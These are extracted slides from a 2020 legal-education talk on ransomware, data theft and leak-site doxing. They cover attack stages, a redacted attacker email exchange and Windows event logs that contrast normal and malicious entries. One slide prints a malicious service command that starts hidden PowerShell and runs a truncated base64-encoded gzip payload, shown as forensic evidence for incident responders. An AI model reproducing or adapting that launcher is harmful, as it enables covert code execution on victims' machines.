



Data theft, doxing, and the sinister new age of ransomware

Elizabeth Cookson and Bart Huffman

Thursday, May 21, 2020
2:00 p.m.-2:45 p.m.



1

Ransomware fundamentals

- Infiltration
- Staging and intelligence gathering
- Encryption and, quite possibly, deletion (of backups) and/or exfiltration (of credentials and/or other data)
- Demands
- Negotiations
- Decryption
- Recovery



2 Data theft, doxing, and the sinister new age of ransomware

2

----- Original Message -----

On [redacted] 2020 [redacted], [redacted]

How did you attack our servers?

Sent with [ProtonMail](#) Secure Email.

From: [redacted] protonmail.ch

To: [redacted] @protonmail.com

you have shit IT provider. get new one

MSSP was hacked

1 day ago

we infected them via email

1 day ago

how did you get in to **MSSP**?

1 day ago

3 Data theft, doxing, and the sinister new age of ransomware

3

Normal



Abnormal



Description:

A service was installed in the system.

Service Name: Microsoft Policy Platform Processor
Service File Name: "C:\Program Files\Microsoft Policy Platform\policyHost.exe" /service
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Description:

A service was installed in the system.

Service Name: Intel(R) HD Graphics Control Panel Service
Service File Name: %SystemRoot%\System32\DriverStore\FileRepository\%i126583.inf_amd64_aa3c71509cf2ed41\gfxCUIService.exe
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

Description:

A service was installed in the system.

Service Name: McAfee Firewall Core Service
Service File Name: mfefire.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Description:

A service was installed in the system.

```
Service Name: veImhCgStSpjRPI
Service File Name: %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c
'If([Int]::Size -eq 4) {$b = powershell.exe} else {$b = serv:windir
+ '\system64\WindowsPowerShell\v1.0\powershell.exe'}; $s = New-Object
System.Diagnostics.ProcessStartInfo; $s.FileName = $b; $s.Arguments = '-noni -nop -w hidden
-c &{[scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(
[System.Convert]::FromBase64String('H4sIAEXS30CA7VWbW/sBD
+nEjSD 1aFhK0QjANTkVbs07vQnEQCAUnRZ7bS
+svRe89brf78x2EmapnftSWfZb07MzvvZdMzduLAEPQhkrjh9LXs90THg6xL8k5e1uQcpGln
JzAz04YbC99uQpWq1q3McmF1fV
+MwJIE4/hnbRXAolv6cURLJvSX9OCRfzczrFEELJXfdnscn4LNubFFfkekCxTYyVmxWzhx
pWiuGBVvy/suXvDK90Gbf+HOMWSTnzV0kF
+0Gcsr0jduXCwWxE5b1Ar5BF3RPGBBuXL4yCIseNuwdqaGER4317yCkQBPYERcRhIh3gSA8dj
OQ/LXsgtZnshiaJ8QZompqez2R/yNL33Pg4E9UmXHQgS8pVjwJW1SFRs4c8m5J44M9A9YRUGd
d6YoILbmSylNngpxvQ7ZuRbssQ+1Ul+buSSPVEqBQg2/EaXA7ZuSomX/DUo8As8x
+woBt7PTs1Mn48nK27ymCaxOpoc1Ac/kHo/JoQeyzVCPiBtyBBQ938JobhDFRZs
+4SjehpclP9fMmEQ9Zt92JmOOLVnoJhmMsfLq4k8z8nZY04NCC1XYB9amW8k99CmDIMHE
Is2mk34JScTw+DXSOMuFgkmCWJ/kGt7PxrKvHlnK8RBZkKQKvIHK984c0yDn24FBfMdo
+A7MyznAdpJ1pwzfZbcn7yCuztzcRQWpFO05WQXJ1JgRuyChIKpEYofPyzL
+4aMRPUwopHizM2UZyOTC6s8EQYW5A3CH5grohFMUuwkEgahN9Z113uzj/JhJvzBhUAVha
QyZgJ0HAFAkBQvDxkHmlaBLR9leM+CBzKpWgvy6Uecr1A32wS+z8Dy5mZD4yN0Ejg
+GVg5Bk3FRKEYQFNBAEmSBR//t
+Hed44hINSRcMuSsRkbsTITMzyk3I343eWwKzAGHUAAGIZD7Qo7jh8oxT8hv1DtarfBM2oEzL
```

4 Data theft, doxing, and the sinister new age of ransomware

4

Normal



Date:	[REDACTED]	Source:	Microsoft-Windows-Bits-Client
Time:	5:30:31 PM	Category:	None
Type:	Information	Event ID:	3
User:	\SYSTEM		
Computer:	[REDACTED]		
Description:	The BITS service created a new job. Transfer job: Chrome.Component Updater Job ID: {2F1988A6-6554-4900-AFB4-9E89FDD764C6} Owner: Process Path: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe Process ID: 8140		


Malicious



Date:	[REDACTED]	Source:	Microsoft-Windows-Bits-Client
Time:	10:47:17 PM	Category:	None
Type:	Information	Event ID:	3
User:	\SYSTEM		
Computer:	[REDACTED]		
Description:	The BITS service created a new job. Transfer job: xxx Job ID: {600E0C51-4B3D-4FCE-844A-7983958052A9} Owner: Process Path: C:\Windows\System32\bitsadmin.exe Process ID: 76		

Recent trends

- Software vulnerabilities
- Purchasing victims from other partners
 - RDP marketplaces
 - Trojan operators (Emotet & Trickbot)
- 'Old school' phishing
- Doxing



About

This website will contain information that was downloaded from corporate networks that were breached and failed to negotiate with us. The information will usually be leaked in parts, so the company has a chance to stop the leak before all the information is released. All companies have our contacts, other ways to contact us are listed here:

Find the full text of this and thousands of other resources from leading experts in dozens of legal practice areas in the [UT Law CLE eLibrary \(utcle.org/elibrary\)](http://utcle.org/elibrary)

Title search: Data Theft, Doxing, and the Sinister New Age of Ransomware

Also available as part of the eCourse

[Hooked on CLE: March 2021](#)

First appeared as part of the conference materials for the
33rd Annual Technology Law Conference session

"Data Theft, Doxing, and the Sinister New Age of Ransomware"